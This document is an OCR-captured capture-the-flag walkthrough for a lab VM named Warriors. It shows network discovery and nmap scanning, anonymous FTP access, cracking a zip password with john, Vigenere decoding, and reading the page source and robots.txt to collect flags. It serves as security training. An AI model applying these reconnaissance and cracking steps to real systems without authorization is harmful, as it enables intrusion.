
Warriors.ova

1. Finding the ip address of the vulnerable machine using netdiscover

cmd: sudo su
netdiscover -r 10.0.2.0/24


Machine ip: 10.0.2.7



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      2     120  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:b9:d0:f0      2     120  PCS Systemtechnik GmbH
10.0.2.7        08:00:27:40:08:78      3     180  PCS Systemtechnik GmbH
```


2. Running nmap to find services running on the machine

cmd: nmap -sV -pN 10.0.2.7



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 10.0.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-10 07:27 EST
Nmap scan report for 10.0.2.7
Host is up (0.0017s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT   STATE  SERVICE   VERSION
20/tcp closed ftp-data
21/tcp open   ftp       vsftpd 3.0.5
22/tcp open   ssh       OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
23/tcp open   telnet    Linux telnetd
80/tcp open   http      Apache httpd 2.4.52 ((Ubuntu))
81/tcp closed hosts2-ns
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.19 seconds
```


3. Enter ftp service using anonymous login




```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.5)
Name (10.0.2.7:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 06 14:23 alexander
drwxr-xr-x    2 0        0            4096 Nov 06 06:48 genghis_khan
drwxr-xr-x    2 0        0            4096 Nov 06 14:22 raja_raja_chola
226 Directory send OK.
ftp> █
```

4. On entering the alexander directory, there is a file called welcome.txt. Opening this file lets us find the first flag

cmd: cd alexander
get welcome.txt
cat welcome.txt




```
ftp> cd alexander
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 65534    65534          74 Nov 06 14:23 welcome.txt
226 Directory send OK.
ftp> get welcome.txt
local: welcome.txt remote: welcome.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for welcome.txt (74 bytes).
100% |******************************************************************
226 Transfer complete.
74 bytes received in 00:00 (4.98 KiB/s)
ftp> █
```



```
you have accessed ftp Anonymously :)
your flag is : FLAG{FTP}
KEY : HELLO
```

FLAG{FTP}

5. Moving to the genghis_khan directory, we can see there is a file called crack_me.zip. Unzipping requires a password which can be cracked using john the ripper tool



```
ftp> cd genghis_khan
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             250 Nov 06 06:48 crack_me.zip
226 Directory send OK.
ftp> get crack_me.zip
local: crack_me.zip remote: crack_me.zip
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for crack_me.zip (250 bytes).
100% |****************************************************************
226 Transfer complete.
250 bytes received in 00:00 (15.78 KiB/s)
```

cmd: cd genghis_khan


get crack_me.zip

Zip2john crack_me.zip> hash


john hash

John

Password for unzip: love




```
┌──(kali㉿kali)-[~]
└─$ ls
crack_me.zip  Desktop  Documents  Downloads  Music  Pictures

┌──(kali㉿kali)-[~]
└─$ zip2john crack_me.zip > hash
ver 1.0 efh 5455 efh 7875 crack_me.zip/flag PKZIP Encr: 2b ch

┌──(kali㉿kali)-[~]
└─$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john hash --show
crack_me.zip/flag:love:flag:crack_me.zip::crack_me.zip

1 password hash cracked, 0 left
```



```
┌──(kali㉿kali)-[~]
└─$ cat flag
You have successfully cracked it.
your flag is : FLAG{CR4CK3R}
```

FLAG{CR4CK3R}

6. Moving to the raja_raja_chola directory, we find a encrypted.enc file that can be decrypted using an online tool. The key is found already.



Search for a tool

★ Search a tool on dCode by keywords:

e.g. type 'random'

★ Browse the full dCode tools' list

Results

Vigenere 🔑 HELLO

(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

FLAG{VIGENERE}

Vigenere Cipher - dCode

Tag(s) : Poly-Alphabetic Cipher

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? *Write to dCode*!

Vigenere Decoder

★ Vigenere ciphertext (?)

```
MPLR{JPKPYSYI}
```

Parameters

★ Plaintext language: English

★ Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

▶ AUTOMATIC DECRYPTION

Decryption method

● Knowing the Key/Password: HELLO

○ Knowing the key-length/size, number of letters: 3

○ Knowing only a partial key: KE?

○ Knowing a plaintext word: CODE

○ Vigenere Cryptanalysis (Kasiski's Test)

▶ DECRYPT


See also: Beaufort Cipher – Caesar Cipher

FLAG{VIGNERE}

7. Now we try the http service.

Open the browser and search **http://10.0.2.7/**

Viewing the source code reveals a flag




WELCOME TO SPACE DYNAMIC

We Make Digital Ideas & SEO Marketing

Space Dynamic is a professional looking HTML template using a Bootstrap 5 (beta 2). This CSS template is free for you provided by TemplateMo.

FLAG{50URC3}




view-source:http://10.0.2.7/


```
<!DOCTYPE html>
<html lang="en">
<!--
Dont leave important information in web source pages
Your Flag : FLAG{50URC3}
-->
  <head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="preconnect" href="https://fonts.gstatic
    <link href="https://fonts.googleapis.com/css2?fami

    <title>Space Dynamic - SEO HTML5 Template</title>

    <!-- Bootstrap core CSS -->
    <link href="vendor/bootstrap/css/bootstrap.min.css

    <!-- Additional CSS Files -->
    <link rel="stylesheet" href="assets/css/fontawesom
    <link rel="stylesheet" href="assets/css/templatemo
    <link rel="stylesheet" href="assets/css/animated.c
    <link rel="stylesheet" href="assets/css/owl.css">
<!--

TemplateMo 562 Space Dynamic

https://templatemo.com/tm-562-space-dynamic

-->
  </head>

<body>
```

FLAG{50URC3}

10. View http://10.0.2.7/robots.txt




```
User-agent: *
Disallow: /flag1234.txt
```



```
you crawled places where searchs bot can't.

Your flag : FLAG{W3B_CR4WL3RS}
```

FLAG{W3B_CR4WL3RS}

